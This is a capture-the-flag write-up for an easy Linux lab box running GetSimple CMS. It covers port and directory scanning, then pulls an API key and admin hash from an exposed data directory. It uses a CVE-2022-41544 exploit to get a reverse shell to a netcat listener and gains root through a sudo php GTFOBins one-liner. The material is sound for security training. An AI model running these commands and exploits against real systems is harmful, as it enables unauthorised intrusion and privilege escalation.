

Getting Started - Linux - Easy- Writeup

Scanning

Initial Scanning with Rustscan

```
rustscan -a 10.129.47.83 --ulimit 5000 > ./Logs/Initial_Rustscan ; cat  
./Logs/Initial_Rustscan
```

```
Nmap scan report for 10.129.47.83  
Host is up, received syn-ack (0.18s latency).  
Scanned at 2024-06-06 07:51:26 IST for 1s  
  
PORT      STATE SERVICE REASON  
22/tcp    open  ssh     syn-ack  
80/tcp    open  http    syn-ack  
  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Only 2 ports open.

22 - SSH -> usual open port, better to skip for this box than wasting time.

[80 - HTTP](#) -> Web service running with Apache server, gotta enumerate more

Aggressive open ports scan with nmap

```
nmap -A -T4 -v -p- 10.129.47.83 --open -oA ./Logs/Aggressive_nmap
```

```
Nmap scan report for 10.129.47.83  
Host is up (0.17s latency).  
Not shown: 48571 closed tcp ports (conn-refused), 16962 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_  3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)  
|_  256  e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)  
|_  256  52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))  
|_ http-robots.txt: 1 disallowed entry  
|_ /admin/  
|_ http-title: Welcome to GetSimple! - gettingstarted  
|_ http-methods:  
|_ Supported Methods: GET POST OPTIONS  
|_ http-server-header: Apache/2.4.41 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nikto scan for web server vulnerabilities

```
nikto -host 10.129.47.83 -output ./Logs/80-nikto.txt
```

- Server: Apache/2.4.41 (Ubuntu)
- http-title: Welcome to GetSimple! - gettingstarted
- http supported methods: GET HEAD POST OPTIONS
- The anti-clickjacking X-Frame-Options header is not present.

- The X-Content-Type-Options header is not set.
- /robots.txt: Entry for '/admin/'
- Apache/2.4.41 appears to be outdated
- /sitemap.xml: This gives a nice listing of the site content.
- /admin/: This might be interesting.
- /data/: Directory indexing found.
- /readme.txt: This might be interesting.
- /LICENSE.txt: License file found may identify site software.

Enumeration

80 - HTTP Enumeration


Walkaround

```
nmap -sC -sV -v -p 80 10.129.47.83 -oA ./Logs/80_Scriptscan_nmap
```

```
Completed NSE at 08:16, 0.00s elapsed
Nmap scan report for 10.129.47.83
Host is up (0.68s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Welcome to GetSimple! - gettingstarted
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /admin/
```

```
http://10.129.47.83/
```



Nothing sensitive found in webpage.

```
view-source:http://10.129.47.83/
```

```
← → ↻ ⚠ Notsecure view-source:10.129.47.83
Line wrap
1 <!DOCTYPE html>
2 <!--[if lt IE 7 ]> <html lang="en" class="ie6"> <![endif]-->
3 <!--[if IE 7 ]> <html lang="en" class="ie7"> <![endif]-->
4 <!--[if IE 8 ]> <html lang="en" class="ie8"> <![endif]-->
5 <!--[if IE 9 ]> <html lang="en" class="ie9"> <![endif]-->
6 <!--[if (gt IE 9)|!(IE)]><!--> <html lang="en" > <!--<![endif]-->
7 <head>
8 <meta charset="utf-8">
9
10 <title>Welcome to GetSimple! - gettingstarted</title>
11
12 <meta name="robots" content="index, follow">
13
14 <link href="//fonts.googleapis.com/css?family=Yanone+Kaffeesatz" rel="stylesheet" type="text/css">
15 <link href="http://gettingstarted.htb/theme/Innovation/assets/css/reset.css" rel="stylesheet">
16 <link href="http://gettingstarted.htb/theme/Innovation/style.css?v=3.3.15" rel="stylesheet">
17
18 <!--[if lt IE 9]>
19 <script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>
20 <![endif]-->
21
22 <!--[if lt IE 7 ]>
23 <script src="http://gettingstarted.htb/theme/Innovation/assets/js/dd_belatedpng.js"></script>
24 <script> DD_belatedPNG.fix('img, .png_bg'); //fix any <img> or .png_bg background-images </script>
```

Info

Identified `Get Simple` as the CMS used for the Web application from page source.

Directory bruteforcing with Gobuster

```
gobuster dir -u http://10.129.47.83 -w /usr/share/wordlists/dirb/common.txt
-o ./Logs/80-Gobuster -t 30
```

```
Starting gobuster in directory enumeration mode

/.hta           (Status: 403) [Size: 277]
/admin          (Status: 301) [Size: 312] [→ http://10.129.47.83/admin/]
/.htpasswd      (Status: 403) [Size: 277]
/.htaccess      (Status: 403) [Size: 277]
/backups        (Status: 301) [Size: 314] [→ http://10.129.47.83/backups/]
/data           (Status: 301) [Size: 311] [→ http://10.129.47.83/data/]
/index.php      (Status: 200) [Size: 5485]
/plugins        (Status: 301) [Size: 314] [→ http://10.129.47.83/plugins/]
/robots.txt     (Status: 200) [Size: 32]
/server-status  (Status: 403) [Size: 277]
/sitemap.xml    (Status: 200) [Size: 431]
/theme         (Status: 301) [Size: 312] [→ http://10.129.47.83/theme/]
Progress: 4614 / 4615 (99.98%)

Finished
```

Fingerprinting using WhatWeb

```
whatweb --no-errors http://10.129.47.83 -v > ./Logs/80-Whatweb
```

Enumeration Findings

Server: Apache/2.4.41 (Ubuntu)

[CVE-2021-41773 -> Apache HTTP Server 2.4.49 - Path Traversal & Remote Code](#)

Execution (RCE)

```
searchsploit apache 2.4.41
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / R	jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / R	windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl


http-title: Welcome to GetSimple! - gettingstarted


- ☐ [CVE - 2022-41544 -> GetSimple CMS v3.3.16 - Remote Code Execution \(RCE\)](#)
- ☐ [Metasploit -> GetSimpleCMS PHP File Upload Vulnerability](#)
- ☐ [CVE - # - # -> Getsimple CMS 3.3.10 - Arbitrary File Upload](#)
- ☐ Metasploit -> 0 exploit/unix/webapp/get_simple_cms_upload_exec
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```
msf6 > search exploit getsimple


Matching Modules
=====
#  Name                                                                 Disclosure Date   Rank      Check  Description
-  -                                                                 -               -      -    -    -
0  exploit/unix/webapp/get_simple_cms_upload_exec 2014-01-04      excellent Yes    GetSimpleCMS PHP File Upload Vulnerability
1  exploit/multi/http/getsimplecms_unauth_code_exec 2019-04-28      excellent Yes    GetSimpleCMS Unauthenticated RCE
```

/robots.txt: Entry for '/admin/' and /admin/: This might be interesting.






/readme.txt: This might be interesting.



/data/: Directory indexing found.

/data (Status: 301) [Size: 311] [--> http://10.129.47.83/data/]


`http://10.129.47.83/data/cache/2a4c6447379fba09620ba05582eb61af.txt`



Sensitive information

version identified as 3.3.15 for get simple and its old


<http://10.129.47.83/data/other/authorization.xml>



Sensitive info

API key found : 4f399dc72ff8e619e327800f851e9986

<http://10.129.47.83/data/users/admin.xml>



Sensitive info

Admin username and password hash found

admin

d033e22ae348aeb5660fc2140aec35850c4da997

admin@gettingstarted.com

Enter up to 20 non-salted hashes, one per line:

d033e22ae348aeb5660fc2140aec35850c4da997



I'm not a robot



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d033e22ae348aeb5660fc2140aec35850c4da997	sha1	admin

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

Exploitation Checklist

Server: Apache/2.4.41 (Ubuntu)

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
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```

Admin Login Page

http://10.129.47.83/admin/



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API key found: 4f399dc72ff8e619e327800f851e9986

Sensitive info

admin // d033e22ae348aeb5660fc2140aec35850c4da997

admin:admin

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Initial Foothold

```
nc -nvlp 1612
```

```
(nathan@BADRAM)-[~/CTF-Challenges/Getting Started]
$ nc -nvlp 1612
listening on [any] 1612 ...
```

```
python3 CVE-2022-41544.py 10.129.47.83 / 10.10.14.79:1612 admin
```

```
(nathan@BADRAM)-[~/Getting Started/Logs/3 Initial Foothold/CVE-2022-41544]
$ python3 CVE-2022-41544.py 10.129.47.83 / 10.10.14.79:1612 admin
/mnt/hgfs/CTF-Challenges/Getting Started/Logs/3 Initial Foothold/CVE-2022-41544/CVE-2022-41544.py:7: DeprecationWarning
: 'telnetlib' is deprecated and slated for removal in Python 3.13
import telnetlib

CCC V    V EEEE      22  000  22  22      4  4  11  5555 4  4  4  4
C   V    V E       2  2 0  00 2  2 2 2    4  4 111  5  4  4  4  4
C    V  V  EEE  —   2  0 0 0  2  2  —  4444  11  555  4444 4444
C    V V  E    2  00 0 2  2    4  11  5  4  4
CCC   V    EEEE   2222  000  2222 2222    4 111 555  4  4

[+] the version 3.3.15 is vulnerable to CVE-2022-41544
[+] apikey obtained 4f399dc72ff8e619e327800f851e9986
[+] csrf token obtained
[+] Shell uploaded successfully!
[+] Webshell triggered successfully!

(nathan@BADRAM)-[~/Getting Started/Logs/3 Initial Foothold/CVE-2022-41544]
$
```

```
(nathan@BADRAM)~/CTF-Challenges/Getting Started
$ nc -nvlp 1612
listening on [any] 1612 ...

connect to [10.10.14.79] from (UNKNOWN) [10.129.47.83] 36786
whoami
www-data
hostname
gettingstarted
```

Upgrading tty

```
which python3
/usr/bin/python3
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@gettingstarted:/var/www/html$ ^Z
zsh: suspended nc -nvlp 1612

(nathan@BADRAM)~/CTF-Challenges/Getting Started
$ stty raw -echo;fg
[1] + continued nc -nvlp 1612

www-data@gettingstarted:/var/www/html$ export TERM=xterm-256color
www-data@gettingstarted:/var/www/html$ stty rows 65 columns 238
www-data@gettingstarted:/var/www/html$ pwd
/var/www/html
www-data@gettingstarted:/var/www/html$
```

```
www-data@gettingstarted:/var/www/html$ cd /home
www-data@gettingstarted:/home$ ll
ll: command not found
www-data@gettingstarted:/home$ ls
mrb3n
www-data@gettingstarted:/home$ cd mrb3n/
www-data@gettingstarted:/home/mrb3n$ ls
user.txt
www-data@gettingstarted:/home/mrb3n$ cat user.txt
7002d65b149b0a4d19132a66feed21d8
www-data@gettingstarted:/home/mrb3n$
```



Flag

cat user.txt

7002d65b149b0a4d19132a66feed21d8

Privilege Escalation

```
sudo -l
```

```
www-data@gettingstarted:/home/mrb3n$ sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
www-data@gettingstarted:/home/mrb3n$
```

<https://gtfobins.github.io/gtfobins/php/>

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
www-data@gettingstarted:/home/mrb3n$ which bash
/usr/bin/bash
www-data@gettingstarted:/home/mrb3n$ CMD="/bin/sh"
www-data@gettingstarted:/home/mrb3n$ sudo php -r "system('$CMD');"
whoami
root
```

```
cd /root
ls
root.txt
snap
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
█
```

Flag

```
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
```